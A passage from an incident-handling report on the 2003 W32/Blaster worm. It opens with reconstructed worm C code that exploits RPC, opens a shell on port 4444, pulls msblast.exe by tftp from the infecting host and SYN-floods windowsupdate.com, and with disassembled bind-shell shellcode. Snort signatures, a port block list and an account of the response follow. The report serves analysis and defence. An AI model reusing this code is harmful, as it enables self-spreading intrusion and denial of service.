memcpy(buf+0x370+0x2cc, request3, 0x3c);
memcpy(buf+0x370+0x2cc+0x3c, request4, 0x30);
(unsigned long *)buf[0x8]+=(unsigned long)0x2c0;
(unsigned long *)buf[0x10]+=(unsigned long)0x2c0;
(unsigned long *)buf[0x80]+=(unsigned long)0x2c0;
(unsigned long *)buf[0x84]+=(unsigned long)0x2c0;
(unsigned long *)buf[0xb4]+=(unsigned long)0x2c0;
(unsigned long *)buf[0xb8]+=(unsigned long)0x2c0;
(unsigned long *)buf[0xd0]+=(unsigned long)0x2c0;
(unsigned long *)buf[0x18c]+=(unsigned long)0x2c0;

 if((send(s, &buf2, 0x48, NULL))==-1) goto common_socket_failure;
 if((send(s, &buf, len, NULL))==-1) goto common_socket_failure;
 closesocket(s);
 Sleep(400);
 if((sploit_socket=socket(2, 1, 0))==-1) goto common_socket_failure;
 memset(&name, (unsigned int)0, 0x10);
 name.sa_family=2;
 name.sa_data=(unsigned int)htons(4444);
 if((name.sa_data[2]=(unsigned long)inet_addr(BOX_TO_INFECT))==-1) goto
  common_socket_failure;
 if((connect(sploit_socket, &name, 0x10))==-1) goto common_socket_failure;
 memset(&ipofsendingbox, (unsigned int)0, 0x10);
 namelen=0x10;
```

```
        memset(&fake_sockaddr, (unsigned int)0, 0x10);
        getsockname(sploit_socket, &fake_sockaddr, &namelen);
      sprintf(&ipofsendingbox, "%d.%d.%d.%d", (unsigned short)fake_sockaddr[4],(unsigned
      short)fake_sockaddr[5],(unsigned short)fake_sockaddr[6],(unsigned
      short)fake_sockaddr[7]);
        if(s) closesocket(s);
        hObject=CreateThread(NULL, NULL, &send_copy_of_self, NULL, NULL, ThreadID);
        Sleep(80);
        sprintf(&cmdbuffer, "tftp -i %s GET %s\n", &ipofsendingbox, &msblast);
        if((send(sploit_socket, &cmdbuffer, strlen(&cmdbuffer), NULL))<1) goto close_socket;
        Sleep(1000);
      for(int i=0; i<10; i++)
            {
            if (mysterious_dword=0) break;
            else Sleep(2000);
            }
      sprintf(&cmdbuffer, "start %s\n", &msblast);
      if((send(sploit_socket, &cmdbuffer, strlen(&cmdbuffer), NULL))<1) goto close_socket;
        Sleep(2000);
        sprintf(&cmdbuffer, "%s\n", &msblast);
      send(sploit_socket, &cmdbuffer, strlen(&cmdbuffer), NULL);
        Sleep(2000);
        close_socket:
        if(sploit_socket) closesocket(sploit_socket);
        if(mysterious_dword)
            {
            TerminateThread(hObject, NULL);
            closesocket(s);
            mysterious_dword=0;
            }
        if(hObject) CloseHandle(hObject);
        common_socket_failure:
      return;
}


unsigned int checksum(char *checkdata, unsigned long checklength)
      {
      int j=0;
      unsigned long accum, accum2, accum3;
      unsigned int currword;
      for(i=checklength; i>1; i-=2)
            {
            currword = (unsigned int)checkdata[j];
            accum+=currword;
            j+=2;
            }
      if(i==1) accum+=(unsigned short)checkdata[j+1];
      accum2=accum;
      accum2>>16;
      accum3=accum;
      accum3 &= (unsigned long)0x0000FFFF;
      accum = accum2;
      accum += accum3;
      accum2 = accum;
      accum2 >> 16;
      accum += accum2;
      accum = ~accum;
      accum &= (unsigned long)0x0000ffff;
      return accum;
      }

int __cdecl GetIpAddy(char *name)
{
```

```
        unsigned long E_AX;
        E_AX=(unsigned long)inet_addr(name);
        if (E_AX!=-1) return E_AX;
        E_AX=(unsigned long)gethostbyname(name);
        if (E_AX==-1) return E_AX;
        E_AX=(unsigned long)*(*(*(E_AX+12)));
        return E_AX;
}

unsigned long __stdcall AttackMS(LPVOID)
{
        unsigned long ipaddrms, socketms, sockoptsretval, optval=1;

        ipaddrms=(unsigned long)GetIPAddy("windowsupdate.com");

        socketms=WSASocketA(2,3,0xff,NULL,NULL,1); if (socketms==-1) return;

        sockoptsretval=setsockopt(E_BX, NULL, 2, &optval, (unsigned long)4); if
        (sockoptsretval==-1) return;

        while(1==1) {build_and_send_packets(ipaddrms, socketms);  Sleep(20);}

        closesocket(socketms);
        return;
}

void build_and_send_packets(unsigned long msipaddr, socket s)
{
        char buf1[0xc];
        char buf[0x64];
        sockaddr to;
        char name[0x10];

        memset(&buf,0,60);
        srand(GetTickCount());
        sprintf(&name, "%i.%i.%i.%i", class_a, class_b, rand()%255, rand()%255);
        GetIPAddy(&name);
        to.sa_family=2;
        to.sa_data=(unsigned int)htons(0x50);
        memcpy(&to.sa_data+2,&msipaddr,4);
        buf[0x50]=(unsigned short)0x45;
        buf[0x52]=(unsigned int)htons(0x28);
        buf[0x54]=(unsigned int)1;
        buf[0x56]=(unsigned int)0;
        buf[0x58]=(unsigned short)0x80;
        buf[0x59]=(unsigned short)6;
        buf[0x5a]=(unsigned int)0;
        buf[0x60]=(unsigned long)msipaddr;
        buf[0x3e]=(unsigned int)htons(0x50);
        buf[0x44]=(unsigned long)0;
        buf[0x46]=(unsigned short)0x50;
        buf[0x47]=(unsigned short)2;
        buf[0x48]=(unsigned int)htons(0x4000);
        buf[0x4a]=(unsigned int)0;
        buf[0x4c]=(unsigned int)0;
        buf1[4]=(unsigned long)msipaddr;
        buf1[8]=(unsigned short)0;
        buf1[9]=(unsigned short)0;
        buf1[10]=(unsigned int)htons(0x14);
        buf[0x5c]=(unsigned long)msipaddr;
        buf[0x3c]=(unsigned int)htons((rand() % 1000)+1000);
        var_9c=rand();
        var_9c<<16;
        var_9c |= rand();
```

```
        var_9c &= (unsigned long)0x0000FFFF;
        buf[0x40]=(unsigned int)htons(var_9c);
        buf1[0]=msipaddr;
        memcpy(&buf, &buf1, 0xc);
        memcpy(&buf[8], &buf[0x38], 0x14);
        buf[0x4c]=(unsigned int)checksum(&buf, 0x20);
        memcpy(&buf, &buf[0x50], 0x14);
        memcpy(&buf[0x14], &buf[0x3c], 0x14);
        memset(&buf[0x28], (unsigned int) 0, 4);
        buf[0x5a]=(unsigned int)checksum(&buf, 0x28);
        memcpy(&buf, &buf[0x50], 0x14);

        // again, anyone know what kind of packets these are?

        sendto(s, &buf, 0x28, NULL, &to, 0x10);
}
```

And the analysis of the exploit itself: (the comments became sparse when I realized that the code was ripped from HalVar (URL is below)). ScanForAPI is thoroughly commented.

```
loc_4AF:                                ; CODE XREF: seg000:000004A8 j
                sub     esp, 34h
                mov     esi, esp
                call    GetKernel32BaseAddy
                mov     [esi], eax      ; EAX is the base address of kernel32.dll
                push    dword ptr [esi]
                push    0EC0E4E8Eh      ; corresponds to LoadLibraryA
                call    ScanForAPI
                mov     [esi+8], eax
                push    dword ptr [esi]
                push    0CE05D9ADh      ; WaitForSingleObject
                call    ScanForAPI
                mov     [esi+0Ch], eax
                push    6C6Ch
                push    642E3233h
                push    5F327377h       ; ws32_2.dll
                push    esp
                call    dword ptr [esi+8]
                mov     [esi+4], eax    ; esi + 4 = HModule of ws32_2.dll
                push    dword ptr [esi]
                push    16B3FE72h       ; CreateProcessA
                call    ScanForAPI
                mov     [esi+10h], eax
                push    dword ptr [esi]
                push    73E2D87Eh       ; ExitProcess
                call    ScanForAPI
                mov     [esi+14h], eax
                push    dword ptr [esi+4]
                push    3BFCEDCBh       ; WSAStartup
                call    ScanForAPI
                mov     [esi+18h], eax
                push    dword ptr [esi+4]
                push    0ADF509D9h      ; WSASocketA
                call    ScanForAPI
                mov     [esi+1Ch], eax
                push    dword ptr [esi+4]
                push    0C7701AA4h      ; bind
                call    ScanForAPI
                mov     [esi+20h], eax
                push    dword ptr [esi+4]
```

```
                push    0E92EADA4h      ; listen
                call    ScanForAPI
                mov     [esi+24h], eax
                push    dword ptr [esi+4]
                push    498649E5h       ; accept
                call    ScanForAPI
                mov     [esi+28h], eax
                push    dword ptr [esi+4]
                push    79C679E7h       ; closesocket
                call    ScanForAPI
                mov     [esi+2Ch], eax
                xor     edi, edi
                sub     esp, 190h
                push    esp
                push    101h
                call    dword ptr [esi+18h] ; WSAStartup returns 0 if successful
                push    eax
                push    eax
                push    eax
                push    eax
                inc     eax
                push    eax
                inc     eax
                push    eax             ; call wsasocketa
                call    dword ptr [esi+1Ch] ; this code sequence stolen from halvar @
                         www.darklab.org/archive/msg00183.html
                mov     ebx, eax   ; ironically, halvar decries source stealing in that link
                                   .. heh
                push    edi
                push    edi
                push    5C110002h
                mov     ecx, esp
                push    16h
                push    ecx
                push    ebx
                call    dword ptr [esi+20h] ; bind
                push    edi
                push    ebx
                call    dword ptr [esi+24h] ; listen
                push    edi
                push    ecx
                push    ebx
                call    dword ptr [esi+28h] ; accept
                mov     edx, eax
                push    657865h         ; cmd.exe
                push    2E646D63h
                mov     [esi+30h], esp
                sub     esp, 54h
                lea     edi, [esp]
                xor     eax, eax
                xor     ecx, ecx
                add     ecx, 15h

loc_5C2:                                ; CODE XREF: seg000:000005C3 j
                stosd
                loop    loc_5C2
                mov     byte ptr [esp+10h], 44h ; 'D'
                inc     byte ptr [esp+3Dh]
                mov     [esp+48h], edx
                mov     [esp+4Ch], edx
                mov     [esp+50h], edx
                lea     eax, [esp+10h]
                push    esp
                push    eax
```

```
                push    ecx
                push    ecx
                push    ecx
                push    1
                push    ecx
                push    ecx
                push    dword ptr [esi+30h]
                push    ecx
                call    dword ptr [esi+10h] ; CreateProcessA
                mov     ecx, esp
                push    0FFFFFFFFh
                push    dword ptr [ecx]
                call    dword ptr [esi+0Ch] ; waitforsingleobject
                mov     ecx, eax
                push    edi
                call    dword ptr [esi+2Ch] ; closesocket
                call    dword ptr [esi+14h] ; exitprocess


GetKernel32BaseAddy proc near           ; CODE XREF: seg000:000004B4 p
                push    ebp             ; see halvar's code for comments
                push    esi
                mov     eax, large fs:30h
                test    eax, eax
                js      short loc_618
                mov     eax, [eax+0Ch]
                mov     esi, [eax+1Ch]
                lodsd
                mov     ebp, [eax+8]
                jmp     short loc_621

loc_618:                                ; CODE XREF: GetKernel32BaseAddy+A j
                mov     eax, [eax+34h]
                mov     ebp, [eax+0B8h]

loc_621:                                ; CODE XREF: GetKernel32BaseAddy+16 j
                mov     eax, ebp
                pop     esi
                pop     ebp
                retn    4
GetKernel32BaseAddy endp


ScanForAPI      proc near               ; CODE XREF: seg000:000004C2 p
                                        ; seg000:000004D1 p ...

pattern         = dword ptr  14h
baseaddy        = dword ptr  18h

                push    ebx
                push    ebp
                push    esi
                push    edi
                mov     ebp, [esp+baseaddy] ; get start of given DLL in memory
                mov     eax, [ebp+3Ch]  ; get start of PE header
                mov     edx, [ebp+eax+78h] ; get base of export table
                add     edx, ebp        ; edx = mem addy of export table
                mov     ecx, [edx+18h]  ; ecx = number of names
                mov     ebx, [edx+20h]  ; ebx = RVA of AddressOfNames
                add     ebx, ebp        ; ebx = mem addy of AddressOfNames

loc_641:                                ; CODE XREF: ScanForAPI+36 j
                jecxz   short loc_675   ; if ECX = 0, couldn't find the 'string'
                dec     ecx             ; each time through the loop, ecx--
```

```
                mov     esi, [ebx+ecx*4] ; get RVA of first name
                add     esi, ebp         ; convert it into mem addy
                xor     edi, edi         ; clear EDI so it can assume its value
                cld                      ; direction = forwards

loc_64C:                                 ; CODE XREF: ScanForAPI+30 j
                xor     eax, eax
                lodsb                    ; load a byte of the API name from ESI
                cmp     al, ah           ; did we load a zero byte?
                jz      short loc_65A    ; yeah, we're done for this name
                ror     edi, 0Dh         ; nope, form the weirdo value in EDI
                add     edi, eax
                jmp     short loc_64C    ; restart

loc_65A:                                 ; CODE XREF: ScanForAPI+29 j
                cmp     edi, [esp+pattern] ; did the API name match what we wanted?
                jnz     short loc_641    ; nope, retry
                mov     ebx, [edx+24h]
                add     ebx, ebp         ; ebx = mem addy of AddressOfNameOrdinals
                mov     cx, [ebx+ecx*2]  ; cx = ordinal of function
                mov     ebx, [edx+1Ch]
                add     ebx, ebp         ; ebx = mem addy of "AddressOfFunctions"
                mov     eax, [ebx+ecx*4] ; take EAX = RVA of ordinal #cx
                add     eax, ebp         ; eax becomes a mem addy
                jmp     short loc_677    ; done

loc_675:                                 ; CODE XREF: ScanForAPI+19 j
                xor     eax, eax         ; couldn't find it, so EAX=0

loc_677:                                 ; CODE XREF: ScanForAPI+4B j
                mov     edx, ebp         ; edx = base addy of DLL
                pop     edi
                pop     esi
                pop     ebp
                pop     ebx
                retn    4                ; cleanup and return
ScanForAPI      endp


Greets:
Accz, cynica_l, blorght, halvar the bigshot, analyst, zen, nu, nroc, carpathia, all of #ol,
Jessica and my family.
```

W32/Blaster Worm Signs of Infection

The following symptoms are sure signs that a Windows NT/Windows 2000/Windows XP/Windows 2003 system has been compromised by the W32/Blaster Worm:

- The presence of a file named **msblast.exe** in the /WINDOWS/SYSTEM32 directory.
- A process called **msblast.exe** in Windows Task Manager
- The presence of the following Windows registry key:

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "windows auto update" = msblast.exe

- All major anti-virus vendors have released updates to detect the w32/Blaster worm so (assuming anti-virus software is loaded) the triggering of this signature would be another (rather obvious) sign that the system is infected.

Other telltale signs that a system could be infected include the following:

- A **netstat -o -a** command shows that a process is listening on TCP port 4444 (especially if the process ID corresponds to msblast.exe in Windows Task Manager).

- A **netstat -o -a** command shows a process listening on UDP port 69 even though TFTP has not been installed on the system.

- The system reboots every couple of minutes with error messages about the RPC service failing.

- IDS or firewall detection of an unusually large number of port 135 connection attempts from a system.

All commercial and open source intrusion detection system vendors that I am aware of have released signatures to detect the W32/Blaster at this time. Some examples of signature updates from major vendors include:

- **Symantec Manhunt:** The signature for the Microsoft Windows DCOM RPC Buffer Overrun Vulnerability can be found in Service Update 4.

- **Enterasys Dragon IDS:** SMB: DCOM_OVERFLOW

- **ISS BlackICE:** 2118006

- **ISS RealSecure:** MSRPC_RemoteActivate_Bo

- **Snort IDS:**

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
       ISystemActivator bind attempt"; flow:to_server,established;
       content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
       within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00
       C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-
       2003-0352; classtype:attempted-admin; sid:2192; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC
       ISystemActivator bind attempt"; flow:to_server,established;
       content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";
       distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
       nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
       content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
       content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
       distance:29; within:16; reference:cve,CAN-2003-0352;
       classtype:attempted-admin; sid:2193; rev:1;)
```

The W32/Blaster worm's denial of service traffic has the following characteristics:

- It is a SYN flood on port 80 of the windowsupdate.com site.
- 50 HTTP packets are sent every second.
- Each packet is 40 bytes in length.
- If the worm is unable to find a DNS entry for windowsupdate.com, it uses a destination address of 255.255.255.255.

Fixed characteristics of the W32/Blaster's denial of service TCP and IP headers are:

- IP Identification = 256
- Time to Live = 128
- Source IP address = a.b.x.y. where a.b are from the host ip and x.y are random. In some cases a.b are random as well.
- Destination IP address = DNS resolution of "windowsupdate.com"
- TCP Source port is between 1000 and 1999
- TCP Destination port = 80
- TCP Sequence number always has the two low bytes set to 0, while the 2 high bytes are random.
- TCP windows size = 16384

The W32/Blaster worm contains the following text which is never displayed:

```
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix
your software!!
```

How to Protect Against the Attack

It is possible to protect against the Microsoft Windows MS03-026 RPC Buffer Overflow and W32/Blaster Worms in a number of ways. These methods of protection should be used together to create multiple layers of protection against a W32/Blaster attack.

- Download the patch from http://www.microsoft.com/technet/security/bulletin/MS03-026.asp and install it on all Windows NT, Windows 2000, Windows XP and Windows 2003 servers and workstations. This is the *only* way to prevent a system that is scanned

by a W/32 Blaster infected computer from rebooting or hanging/crashing (even if current antivirus signatures are loaded).

- Make sure that an anti-virus program is loaded and that its virus definitions are up to date. It goes without saying that you should also check with the vendor to ensure that the latest virus definitions for their product actually detect the W/32 Blaster worm and its variants.

- Block the following ports on all network border firewalls:

    - 69/UDP
    - 135/TCP
    - 135/UDP
    - 139/TCP
    - 139/UDP
    - 445/TCP
    - 445/UDP
    - 593/TCP
    - 4444/TCP

  At the very minimum, all inbound traffic on these ports should be blocked, but it is best to block both inbound and outbound traffic if possible. This will protect systems on the network from an external attack, but will not stop infected computers inside the firewall from spreading the infection and scanning/crashing/rebooting workstations and servers on the local network.

- If possible, and depending on network requirements, it is a good idea to add an additional layer of security by blocking vulnerable ports at the host level by using Microsoft's built in Internet Connection Firewall or (preferably) a third party personal firewall product. This has the potential to break applications that use the affected ports for communication, so this option should be thoroughly tested with a company's information systems before being deployed in a production environment.

- If DCOM is not being used at all in a production environment it is possible to disable it completely, as detailed in Microsoft knowledge base article number 825750 (http://support.microsoft.com/default.aspx?scid=kb;en-us;825750). Disabling DCOM can lead to the possibility of undesirable side effects with built in and third part Windows components and is not recommended by Microsoft. In order to disable DCOM on Windows 2000, service pack 3 or higher is required.

- The human side of virus and worm protection should not be overlooked. A Virus Protection Information Security Policy or Acceptable Use Policy with a virus protection section should be created and maintained. Reading and agreeing to this policy should be mandatory for all users of company information resources. This is especially true for remote and field users where the IT department has less direct control over the computer's security and virus protection configuration.

The Incident Handling Process

The following section describes the actual course of events at my company as we prepared for, detected, dealt with, and learned from a widespread W32/Blaster security incident. The company will remain anonymous but everything else remains unaltered from what actually occurred.

Because of the way that the response to the W32/blaster worm was handled, the chain of events does not always fit neatly into the categories of preparation, identification, containment, eradication, recovery and lessons learned. Where possible I have followed this format but some overlap does exist between sections.

Preparation

Our company has taken a number of precautions to prepare for and defend against hackers/crackers, viruses, worms, trojans and other possible information security breaches that might occur.

These information security safeguards can be broken down into two rough categories. The first category includes policies, education, training and planning while the second category incorporates technology based information security defenses like intrusion detection systems, anti-virus software, firewalls and security patch distribution.

Policies, Education Training & Planning

When our company's information security policies were originally created, much thought was put into defending against viruses, worms and trojans. The end result was that virus protection requirements were included in our Acceptable Use Policy, Vendor Access Policy and Virus Protection Policy. Information security policy extracts containing virus specific text are shown below with identifying information removed.

Acceptable Use Policy:

1. All Information Assets connected to *Company's* networks must utilize the most current approved virus protection technology.

2. Authorized Users must not knowingly open e-mail or e-mail attachments from unknown external sources or that are suspected of containing viruses.

3. Authorized Users may not disrupt, modify or disable any installed virus protection technology.

Vendor Access Policy:

1. Vendors may utilize their own information assets to access the *Company's* network after reviewing and complying with the Virus Protection Policy, the Network Access Policy, Password Protection Policy and the Remote Access Policy.

Virus Protection Policy:

1. **Scope:** The Virus Protection Policy establishes the rules for handling computer viruses, worms and trojans.
2. **Audience:** The Virus Protection Policy applies equally to all authorized users of *Company's* information assets.

3. **Policy Statements:**
   i. All workstations whether connected to the *Company's* network, or standalone, must use the most current IT approved virus protection software and configuration.
   ii. The virus protection software must not be disabled or bypassed.
   iii. The settings for the virus protection software must not be altered.
   iv. Each file server and e-mail gateway attached to the *Company's* network must use the most current IT approved virus protection software and configuration.
   v. All viruses that are not automatically cleaned by the virus protection software must be reported to the IT Solution Center.

4. **Monitoring and Enforcement**
   i. All activity on *Company's* information assets is subject to logging and review.
   ii. In addition to regular internal audits, information assets will be monitored for proper adherence to the Virus Protection Policy on a periodic basis.
   iii. All authorized users must comply with this policy. Non-compliance may be subject to management review, and may result in disciplinary actions, dismissal, financial liabilities, or the filing of civil or criminal charges.

In addition to the above policies, all end users are required to participate in one hour in-house information security awareness sessions conducted by my department that highlight important topics, including virus protection and prevention.

Information technology staff members were required to attend separate and more in-depth information security training by my department that again emphasized the importance or virus protection and prevention.

Our company's Information Security and Visual Communications departments worked together to produce an information security video that was tailored to the company's unique culture and requirements. One of the topics in this video is virus, worm and trojan detection and

prevention. The video is shown as part of the information security training sessions and has also been incorporated into the new-hire orientation process along with an information security pamphlet.

Other measures have been taken to raise information security and virus awareness, including all employee e-mails, feature stories in our company's monthly newsletter, lobby posters in all buildings, table top cards in all cafeterias and information security flyers mailed to all employees.

Monitoring Information Security Mailing Lists & Web Sites

Our company's InfoSec department staff constantly monitors information security resources such as SANS, CERT/CC, Symantec, ISS, Microsoft, Sintelli, the SecurityFocus mailing lists, Bugtraq and others. If security vulnerability information obtained from any of these information resources is deemed applicable to our company's IT infrastructure it is researched in more depth and a response plan is generated by the InfoSec department in conjunction with the IT Operations and Systems Support areas.

Computer Emergency Response Team (CERT) and Planning

While the need for a computer emergency response team (CERT) and information security response plan had been identified and the responsibility for developing, coordinating and implementing the plan assigned to the Information Security Department, this project was still in the planning stages at the time this incident occurred and thus did not play a significant roll in the events that occurred.

Technology Based Information Security Defenses

Intrusion Detection System

At the time of this incident, Internet Security Systems (ISS) RealSecure 6.5 network agents were deployed throughout our enterprise at strategic tap locations on the company's internal network, DMZ and Internet facing segments. Version 7 was available but had not yet been deployed due to conservative change management polices for production systems. This was significant, as version 6.5 does not incorporate ISS Virtual Patch technology, which would probably have mitigated much of the damage that occurred.

ISS RealSecure 6.5 host based intrusion detection agents were loaded on strategic internal and DMZ servers as well as on systems running high value business or operational application.

In addition to the above real time intrusion detection systems, monthly application and server vulnerability scans are run using ISS Internet Scanner.

Anti-Virus Software

Our company makes extensive use of anti-virus technology in the form of Symantec Antivirus Corporate Edition.

All client workstations have windows XP loaded from preconfigured Symantec Ghost images that have the latest version of the Symantec Antivirus client loaded on them. Servers that require a Microsoft operating system have Windows 2000 Advanced server loaded manually along with the Symantec Antivirus client and the latest approved operating system and security patches.

The antivirus clients are centrally managed using Symantec System Center to configure policies and distribute virus definition updates. Symantec Antivirus policies are locked down and administered through the System Center management console with virus definition update checks scheduled for every three hours.

Corporate e-mail runs on clustered Microsoft Exchange 2000 servers. Management and configuration of these servers is outsourced to a third party application server provider (ASP). The servers are physically located in a cage in our company's data center but all administration as well as software and hardware configuration is handled by the ASP. This ASP also has responsibility for maintaining anti-virus and anti-spam technology that is deployed on these systems and for the most part, they fall outside the jurisdiction of the company's Information Security department.

Firewalls

Cisco PIX firewalls are used to separate our companies internal network and DMZ from the open Internet.

Cisco Pix firewalls are also used as a protection mechanism to separate our company's internal network from dedicated frame relay connections to partners and vendors.

Hardened VPN servers reside on their own network segment and connect to the Internet through a firewall, while a RAS (remote access server) dial-up server is connected directly to the internal network.

Security Patch distribution

A security patch management system such as Shavlik Technology's HFNetChkPro was not in use at the time this incident occurred. A need for a system with this functionality has since been identified and an evaluation is currently in progress. Application, security and operating system patches and updates are currently distributed using Microsoft System Management Server (SMS) 2.0.

Identification

The first sign that I saw of what would become the MS03-026 RPC Buffer Overflow was a July 16th e-mail on Bugtraq with the following message:

```
Last Stage of Delirium <contact@lsd-pl.net> writes:

Hello,

We have discovered a critical security vulnerability in all recent versions of
Microsoft operating systems. The vulnerability affects default installations
of Windows NT 4.0, Windows 2000, Windows XP as well as Windows 2003 Server.

This is a buffer overflow vulnerability that exists in an integral component of
any Windows operating system, the RPC interface implementing Distributed Component
Object Model services (DCOM). In a result of implementation error in a function
responsible for instantiation of DCOM objects, remote attackers can obtain
unauthorized access to vulnerable systems.
```

This was quickly followed by the official Microsoft MS03-026 security bulletin which was released the next day.

Analysis of the Microsoft security bulletin, in conjunction with the CERT/CC advisory and ISS X-Force Research Alert convinced us that we would have to take action in order to protect the Windows NT, Windows 2000 and Windows XP workstations and servers on our company's network.

The threat was taken seriously but it was not perceived as a critical vulnerability as we could block the exploit at the perimeter of the network and the chances of someone launching an internal attach were considered extremely remote. This was, of course, before an automated and self propagating mechanism for exploiting this vulnerability existed.

Precautions were therefore taken to secure the network perimeter and detect the exploit using the ISS intrusion detection system. The latest Symantec Antivirus definitions were also downloaded and pushed out to all workstations and servers as a precaution although this did little to protect against the RPC Buffer Overflow as it was not a virus and did not leave any files or other signatures locally.

Despite recommendations from the Information Security department to the contrary, the decision was made to delay MS03-026 patch deployment to servers and workstations due to change management considerations and the fear that a large scale patch deployment had the potential to cause disruption and downtime in the production environment. The firewalls anti-virus and IDS systems were considered adequate protection from the vulnerability as it seemed to be strictly an external threat. Again, this decision was made before the release of the W32/Blaster worm, which changed the situation drastically.

Another factor affecting the decision to not deploy the MS03-026 patch immediately was the fact that our company had just completed the consolidation of our two primary data centers

into a single "mega" data center. The IT department was still in the process of cleaning up and working out the glitches, so resources were stretched very thin.

As per Microsoft's recommendations in Microsoft Security Bulletin MS03-026, perimeter firewall rules were checked to ensure that the following ports were blocked for all inbound and outbound Internet traffic:

- 69/UDP
- 135/TCP
- 135/UDP
- 139/TCP
- 139/UDP
- 445/TCP
- 445/UDP
- 593/TCP
- 4444/TCP

As these ports were already blocked, no modifications to firewall rules were required.

Per Internet Security Systems' instructions we enabled the following checks on our ISS RealSecure Dynamic Threat Protection platform so that we could detect attack attempts:

WinRpcDCOMBo
win-rpc-dcom-bo
WinMs03039Patch
win-ms03039-patch

The recommended MSRPC_RemoteActivate_Bo virtual patch could not be deployed as version 6.5 of ISS RealSecure did not support this technology.

At this point everyone sat back and watched as various attempts were made to use the exploit against our company's network from the Internet. As the ports being used were blocked at the firewall, the attackers did not get very far and the intrusion detection system did a good job of letting us know what was going on.

Then on the morning of August 11, 2003 I received two advisories in a row that made me sit up and pay attention. The first was from Symantec and described a new worm that they named *W32.Blaster.Worm*. This worm used the MS03-026 vulnerability as its primary method of attack and propogation. The second advisory was from CERT/CC and referred to the worm as W32/Blaster. It had much the same information as the Symantec advisory and added that the worm was spreading in the wild at an alarming rate.

Soon, the SecurityFocus mailing list was filling up with chatter about this new worm as more and more companies and individuals were compromised. We noticed an alarming rise in the number of port 135 requests on our Internet, partner and vendor facing firewalls and the IDS went nuts, sending thousands of alert messages to my inbox (and causing a temporary denial of service by pushing me over my mailbox size limit).

Containment

At this point we realized that we had a real problem on our hands. While we were well protected from this threat if it originated from the Internet, one of our vendors or partners, we had no protection at all if the worm got inside the network.

Symantec had released a virus signature to detect and block W32/Blaster by this time, but without the MS03-026 patch servers and workstations were still susceptible to crashing and rebooting because of the RPC Buffer exploit used by the worm.

As we did not yet have a CERT team or plan in place at the time these events occurred, a group made up of members from the network, server, desktop and security areas was quickly assembled. This group reported back to the Director of Operations and the Director of Security who then provided the CIO and CTO with updates.

The response group was tasked with researching the vulnerability, determining the extent of exposure and implementing the appropriate measures to mitigate the risk to the companies IT resources.

Collecting evidence was not considered a priority in this case as the W32/Blaster worm was a widespread phenomenon affecting thousands of companies. Assessing our company's exposure and securing the IT environment was considered much more important than collecting and protecting evidences for later use.

New virus definitions were immediately downloaded to Symantec System Center and pushed out to all clients and servers so that our systems were at least protected from infection.

The decision was made to immediately push the MS03-026 security patch out to all workstations via Microsoft SMS 2.0, but not reboot them (a patch installation requirement) as management deemed this to be too disruptive during the work day. All workstations would be rebooted that evening after working hours.

Due to the reboot requirement (and again at management's request) the plan called for all servers to be manually patched that evening after working hours to prevent system downtime during working hours.

At this time we also realized that we were completely unprotected if a W32/Blaster infected client connected to our network via VPN or RAS. Traffic to the internal network is not restricted or filtered in any way once a client is authenticated on either of these types of connections.

The danger was that someone traveling with a laptop or working from home on an unpatched computer, with out of date (or no) virus protection, could connect to the Internet and become infected. They might then connect to our company's VPN or RAS and provide an unobstructed route to our internal network for the virus.

A further danger was an executive of field worker using their unpatched laptop, with out of date (or no) virus protection, at home or while traveling and then coming back into the office and plugging the infected computer into the network.

The option of completely disconnecting the VPN and RAS servers from the network was discussed and dismissed as unacceptable. It was thought that the possibility of an infected system getting onto the network via either of these methods before security preparation were completed that evening was an acceptable risk to take. Additionally, shutting off the VPN and RAS would not solve the problem of an employee connecting an infected laptop to the company's network.

We had no way to prevent or check if a client connecting to VPN or RAS was infected so a warning e-mail was created and sent out to all employees, contractors, field and home workers. The e-mail read as follows:

> From the Desk of the XXXXX
>
> A new virus/worm called **MS Blast** is propagating very quickly across the Internet and has the potential to seriously impact XXXXX's information systems should unprotected computers connect to our network.
>
> This worm exploits a known vulnerability with the Microsoft Remote Procedure Call service. Any vulnerable desktop or server connected to the Internet may be open to attack. ***All Windows 2000, Windows XP, Windows NT 4.0 and Windows 2003 computers that have not been patched are vulnerable to attack from the automated worm, or manual attack.***
>
> ***Analysts believe that hundreds of thousands of computers may still be vulnerable***. Unsuccessful propagation attempts may crash vulnerable computers, or render them unstable while successful worm outbreaks have been known to cause significant localized network latency, and widespread denial of service.
>
> It is therefore ***absolutely required*** that any ***Windows 2000, Windows XP, Windows NT 4.0 or Windows 2003*** users connecting to the XXXXX network through the ***VPN, dialup or any other means*** patch their PCs ***before attempting to connect to the XXXXX network again*.**
>
> This would include home ***PCs, laptops and/or other devices running windows 2000, Windows XP, Windows NT 4.0 and windows 2003*** that are used to connect to the XXXXX network.
>
> I addition we would ***highly recommend*** that you patch computers in your possession that meet the above criteria, whether or not they connect to the XXXXX network, as this is a high risk vulnerability that has the potential to affect anyone connecting to the Internet.
>
> Users should click on the appropriate link below and follow the instructions to download and install the patch:

Windows NT 4.0:
http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

Windows 2000:
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Windows XP: http://microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en

Windows 2003:
http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Further information regarding the vulnerability is available at: http://xforce.iss.net/xforce/alerts/id/150

Again, it is absolutely critical that you download and install this patch before attempting to connect to the XXXXX network again.

Any questions or concerns should be directed to the XXXXX Solution Center at X-XXX-XXX-XXXX if long distance or XXX-XXXX.

